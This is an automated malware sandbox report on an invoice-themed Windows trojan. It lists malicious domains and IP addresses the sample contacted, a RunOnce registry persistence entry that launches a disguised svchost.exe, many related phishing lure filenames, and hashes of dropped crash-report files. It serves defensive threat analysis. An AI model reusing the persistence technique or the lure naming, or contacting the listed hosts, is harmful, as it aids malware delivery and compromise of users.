http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://coroloboxorozor.com	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1539328522.00000000033A1000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000002.1620558986.00000000030F1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 00000005.00000000.1334457908.000000000040C000.00000002.00020000.sdmp	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1636915110.000000000448E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000001.00000002.1539328522.00000000033A1000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000002.1620558986.00000000030F1000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.1410135765.0000000005360000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000003.1389202803.0000000007A12000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.157.160.233	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	true
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	true
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	true
105.112.98.239	unknown	Nigeria		36873	VNL1-ASNG	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358399
Start date:	25.02.2021
Start time:	15:18:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 24m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CN-Invoice-XXXXX9808-19011143287989.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@40/21@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All • Exclude process from analysis (whitelisted): backgroundTaskHost.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 184.30.21.219, 8.248.147.254, 67.27.233.254, 67.27.159.254, 8.248.143.254, 67.26.83.254, 2.20.142.210, 2.20.142.209, 93.184.220.29, 20.190.159.134, 40.126.31.1, 40.126.31.135, 40.126.31.143, 40.126.31.141, 40.126.31.139, 20.190.159.136, 40.126.31.6, 13.88.21.125, 52.255.188.83 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, www.tm.a.prd.aadg.akadns.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, storeedgefd.xbetservices.akadns.net, login.msa.msidentity.com, skypedataprdcoleus17.cloudapp.net, ocsp.digicert.com, login.live.com, audownload.windowsupdate.nsatc.net, blobcollector.events.data.trafficmanager.net, e16646.dscg.akamaiedge.net, auto.au.download.windowsupdate.com.c.footprint.net, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, storeedgefd.dsx.mp.microsoft.com • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/358399/sample/CN-Invoice-XXXXX9808-19011143287989.exe

Simulations

Behavior and APIs

Time	Type	Description
15:27:49	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce RoFLjAgKuqBmXmsAdKjJg explorer.exe "C:\Users\Public\Documents\RiXHGNhjF\svchost.exe"
15:27:57	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce RoFLjAgKuqBmXmsAdKjJg explorer.exe "C:\Users\Public\Documents\RiXHGNhjF\svchost.exe"
15:28:11	API Interceptor	98x Sleep call for process: powershell.exe modified
15:28:58	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.157.160.233	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	
	18.02.2021 PAYMENT INFO.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989 (2).exe	Get hash	malicious	Browse	
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	
	DHL_10177_R29_DOCUMENT.exe	Get hash	malicious	Browse	
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	
	FedExs AWB#5305323204643.exe	Get hash	malicious	Browse	
	URGENT QUOTATION 473833057.exe	Get hash	malicious	Browse	
	P-O Doc #6620200947535257653.exe	Get hash	malicious	Browse	
104.21.71.230	Sample Request for Proposal for Auditing Services.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/047C6EE29B052DE5AEEBC4044252D106.html
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/40146EDED8BA63D6AE3F2DAF99B02171.html
	YrdW0m2bjE.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F31A591A992F9F10459CA91956D4B922.html
	em6eElVbOm.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/41C72DCCD6CF9EED413B0D331C345BAC.html
	DOC-654354.xlsx	Get hash	malicious	Browse	• corolobox orozor.com /base/03329EE96F201F380B0160C072BE819C.html
	xQHJ4rJmTi.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C31D970F225E46D6FFA42B117CC87914.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4718 424E2FB21C E11C006797 B5A97CCC.html
	SAL-0908889000.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/707A 5EEA0CF5BE FE1A44A93C 9F311222.html
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/A0BC 51B15BADC6 21E7C2DA57 F1F666B5.html
	SecuriteInfo.com.Artemis30F445BB737F.24261.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F695 B829409D07 72EC82076D 05B0449B.html
	PO98000000090.jar	Get hash	malicious	Browse	• corolobox orozor.com /base/6CE9 6E65ABD2B0 982219B89A 4C828006.html
	Fireman.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/9D59 BC62529BA4 22A6B76019 76989B21.html
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/19F8 0EF211BCE8 F026E05C22 0DD03823.html
	NEW ORDER.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/55DE F9932F060D 16BC71F37E 3F290A51.html
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4F54 EC6FA5BCCB 7C8CBF2FD8 D36F4A4B.html
	Payment Advise_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/42D3 4FE7FC3A8D C7D03B1AAE 0BE699B2.html
	Drawing No 2000168004_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/9D7E E41B1B2433 EA717F325B BE38E31E.html
	Purchase Order KV_RQ-7436819.doc	Get hash	malicious	Browse	• corolobox orozor.com /base/F695 B829409D07 72EC82076D 05B0449B.html
	Vrxs6evJO7.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F5D6 E85585BC7D A8D9717A01 F3E50991.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Property Files.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/A4FC BFE017C07A 11E6D62EE2 CEF4C50A.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
annapro.linkpc.net	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 105.112.108.188
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 105.112.106.235
	CN-Invoice-XXXXX9808-19011143287989 (2).exe	Get hash	malicious	Browse	• 105.112.109.252
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	• 105.112.102.162
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	• 105.112.106.128
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 105.112.113.90
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 105.112.113.90
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 105.112.113.90
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 105.112.113.90
	FedExs AWB#5305323204643.exe	Get hash	malicious	Browse	• 105.112.113.90
	DHL_document11022020680908911.exe	Get hash	malicious	Browse	• 129.205.113.251
	DHL ShipmentDHL Shipment 237590.pdf.exe	Get hash	malicious	Browse	• 129.205.124.172
	Doc_AWB#5305323204643_UPS.pdf.exe	Get hash	malicious	Browse	• 129.205.124.152
coroloboxorozor.com	RFQ - REF 208056-pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 172.67.172.17
	RFQ_#2021-2-25-1.pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	PRODUCT SPECIFICATION.exe	Get hash	malicious	Browse	• 172.67.172.17
	Sample Request for Proposal for Auditing Services.exe	Get hash	malicious	Browse	• 104.21.71.230
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	• 172.67.172.17
	Dekont.pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	order inquiry.exe	Get hash	malicious	Browse	• 172.67.172.17
	IMG_5771098.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	YrdW0m2bjE.exe	Get hash	malicious	Browse	• 104.21.71.230
	em6eElVbOm.exe	Get hash	malicious	Browse	• 104.21.71.230
	2070121SN-WS.exe	Get hash	malicious	Browse	• 172.67.172.17
	DOC-654354.xlsx	Get hash	malicious	Browse	• 104.21.71.230
	xQHJ4rJmTi.exe	Get hash	malicious	Browse	• 104.21.71.230
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 104.21.71.230
	SAL-0908889000.exe	Get hash	malicious	Browse	• 104.21.71.230
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Payment Notification.doc	Get hash	malicious	Browse	• 172.67.172.17
	SecuriteInfo.com.Artemis30F445BB737F.24261.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO98000000090.jar	Get hash	malicious	Browse	• 172.67.172.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Purchase Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL Shipment Notification 49833912.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 104.21.32.11
	RFQ - REF 208056-pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 172.67.172.17
	twistercrypted.exe	Get hash	malicious	Browse	• 104.18.28.12
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.19.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.18.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.17.234.204
	Returned Message Body.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108
	Bankdaten #f6356.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#2102003.exe	Get hash	malicious	Browse	• 172.67.188.154
	Qvc Order .exe	Get hash	malicious	Browse	• 172.67.188.154
	company inquiry.exe	Get hash	malicious	Browse	• 172.67.188.154
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Order NX-LI-15-0001.exe	Get hash	malicious	Browse	• 104.21.19.200
	TNT eInvoice_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	000INV00776.exe	Get hash	malicious	Browse	• 172.67.188.154
CLOUDFLARENETUS	Purchase Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL Shipment Notification 49833912.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 104.21.32.11
	RFQ - REF 208056-pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 172.67.172.17
	twistercrypted.exe	Get hash	malicious	Browse	• 104.18.28.12
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.19.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.18.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.17.234.204
	Returned Message Body.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108
	Bankdaten #f6356.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108
	PO#2102003.exe	Get hash	malicious	Browse	• 172.67.188.154
	Qvc Order .exe	Get hash	malicious	Browse	• 172.67.188.154
	company inquiry.exe	Get hash	malicious	Browse	• 172.67.188.154
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Order NX-LI-15-0001.exe	Get hash	malicious	Browse	• 104.21.19.200
	TNT eInvoice_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	000INV00776.exe	Get hash	malicious	Browse	• 172.67.188.154
OBE-EUROPEObenetworkEuropeSE	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 185.157.161.86
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	• 185.157.160.229
	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 185.86.106.202
	hKL7ER44NR.exe	Get hash	malicious	Browse	• 185.86.106.202
	Waybill.exe	Get hash	malicious	Browse	• 217.64.151.17
	New purchase order PO 78903215,pdf.exe	Get hash	malicious	Browse	• 185.86.106.202
	xRxGPqyplw.exe	Get hash	malicious	Browse	• 185.86.106.202
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• 185.157.161.86
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 185.157.160.233
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 185.86.106.202
	muOvK6dngg.exe	Get hash	malicious	Browse	• 45.148.16.42
	RE ICA 40 Sdn Bhd- Purchase Order#6769704.exe	Get hash	malicious	Browse	• 185.86.106.202
	Offer Request 6100003768.exe	Get hash	malicious	Browse	• 185.86.106.202
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 45.148.16.42
	BMfilGROO2.exe	Get hash	malicious	Browse	• 45.148.16.42
	SLAX3807432211884DL772508146394DO.exe	Get hash	malicious	Browse	• 194.32.146.140
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	18.02.2021 PAYMENT INFO.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_Shipment_Notofication#554334.exe	Get hash	malicious	Browse	• 217.64.149.164

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	RFQ - REF 208056-pdf.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	
	PRODUCT SPECIFICATION.exe	Get hash	malicious	Browse	
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	
	em6eElVbOm.exe	Get hash	malicious	Browse	
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	
	Fireman.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	
	payment confirmation 0029175112.exe	Get hash	malicious	Browse	
	Vrxs6evJO7.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe	Get hash	malicious	Browse	
	RMe2JcmlSh.exe	Get hash	malicious	Browse	
	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_3LWGGRA4ECLWYAEO_97668642ca38ba99515211a838d3dcfd90db8c_ed962414_1404f0da\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16872
Entropy (8bit):	3.781923819557371
Encrypted:	false
SSDEEP:	192:tyVK3jRXicmHBUZMXyXpaKsUO+CZFz/u7s7S274ltxgJE:EK3jRXIBUZMXyXpaqqp/u7s7X4ltxgJE
MD5:	D17DCFBCEB5C49E34A6CA8DFD370903D
SHA1:	AFA884D002D5328147D599F6D6D755ACA117C513
SHA-256:	E3421A38BCB15AAEEC58EEEC642A766C7643C28D5C7235E612B5722B835A81D0
SHA-512:	7063CD85E7AEFB9E2BD4884A82AE494A6349E2D99AFC1AA03F596EF3F3A17682679A18318B7DFDDAABD6DB379C805FC442094F818324BFBE74FA14A29AD9892 8
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.7.6.9.2.9.3.9.6.4.8.3.0.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.7.6.9.3.2.6.5.5.8.4.9.6.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.5.4.6.4.f.5.e.-.6.c.f.0.-.4.9.0.6.-.9.4.c.9.-.1.5.2.d.1.9.d.e.a.f.2.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.4.2.b.6.c.2.a.-.0.9.0.5.-.4.4.c.0.-.8.f.4.1.-.f.d.3.f.8.b.0.6.0.c.9.6.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.C.N.-.I.n.v.o.i.c.e.-.X.X.X.X.X.9.8.0.8.-.1.9.0.1.1.1.4.3.2.8.7.9.8.9...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.a.4.-.0.0.0.1.-.0.0.1.7.-.4.7.0.2.-.9.c.8.e.c.d.0.b.d.7.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.6.3.e.e.1.3.b.a.1.2.6.2.a.a.4.0.c.9.1.3.e.6.c.a.9.b.1.0.2.3.0.7.9.0.0.0.0.0.9.0.4.!.0.0.0.0.f.1.d.e.5.5.b.6.d.e.f.8.a.a.d.d.6.c.f.e.7.a.f.c.c.b.2.3.0.c.f.2.8.8.a.d.2.3.d.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4400.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Feb 25 23:28:26 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	349941
Entropy (8bit):	4.096464783179336
Encrypted:	false
SSDEEP:	3072:GRl0r0jd+pJ90mwUCgUQYMel9gIOgF5fLadO0oNt9sAdRooJtGC4t7V0KT6f:Gj0JpJ9QTjr7l9RpDeO0StoXY8Y
MD5:	86421086A7452C239FD078E5B072FFD0
SHA1:	02F052D9092D52B9182278552FFA45488B24E492
SHA-256:	19F0739C3C01B86CFE46CB6AE6321C994F9AF6DA2D55674327B72804D70C9A61
SHA-512:	FFD81C18C054520C040E2B334A7013A18A5177A7BB5E065976E0732064AA2892723915E3D6260D0410725ACE282ECC11C6DA4DBA577BE4D606F3AE19DBFA670
Malicious:	false
Preview:	MDMP..... .....28`.....U.....B.....4-.....GenuineIntelW.....T.....18`>...#.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER837B.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8496
Entropy (8bit):	3.709970844058628

C:\ProgramData\Microsoft\Windows\WER\Temp\WER837B.tmp.WERInternalMetadata.xml	
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNinbKPA6/DV6YSwSUihsBgmfZaSKCpr489bWCsfmjym:RrlsNibl6p6YVSUihigmfwSXWBfm
MD5:	3DBFCECAA223883A1C7E67DE755575D8
SHA1:	D38EC7550EE7D90295D60DF9C0C4F64980A3F6CD
SHA-256:	F32BC21BF531960ABDFF6B96A86A647D9349E69971A774F343AE4960BC988466
SHA-512:	EFE3CF648FB1075B8B527E1E15AD5C9E6A9428F2E982FFE8D237E8C5C32C2BF5B1CF4C7FC3F509CA8EB85EC8F52E99B330DCB3F24177A9092EDB97CF65EF17 00
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.2.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8ADE.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4800
Entropy (8bit):	4.561610944136997
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWI9S0WSC8B08fm8M4JiFFl+q8vX7O4qHuQUad:uITfO1tSNzJsKLO4qHuZad
MD5:	E2C84129DC3E79D897C2EEA0CB742849
SHA1:	5C1925510AD12252A20CC5FEF1C205C796421B69
SHA-256:	FAA38CFAED629CD4832BB3F897EEAC0D958E00F63E272D35EE8DFA997D3DE760
SHA-512:	A4FC610DB7E7FBDED05AF3DC8EC00C9102FFD0D57C0910C426B18D0B19F3971D5C0F83F49575B0FDB057E0343EA3D3AF8D1F413A8AF389CB8CD93A3BD09F3 F8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="877479" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8AEC.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	54948
Entropy (8bit):	3.0754279636881954
Encrypted:	false
SSDEEP:	1536:UKH+v3o9+PtzZk5yWG3ElYpXa6QbXoff+Fiive55Z:UKH+v3o9+PtzZk5yWG3ElYpK6QbXoffj
MD5:	781E98C3BFD59AFB7D363BB7A2EE4206
SHA1:	BF1C4A6A6D9F078366972BB73A29FD139C38EAA4
SHA-256:	298C4DA5D27A0E4789C13171A7AAA8CDE10D5E2D78A492F61CE9AFD1A7ABC201
SHA-512:	75218DB11B31E13BC917C82AD90FC40DBD986179B41B60F7E7F199A5AFC562EF5BE340F8D0FBDF059FD9366AE16BE0A64798B9E3DCA212A6B3B774AB844CAA FB
Malicious:	false
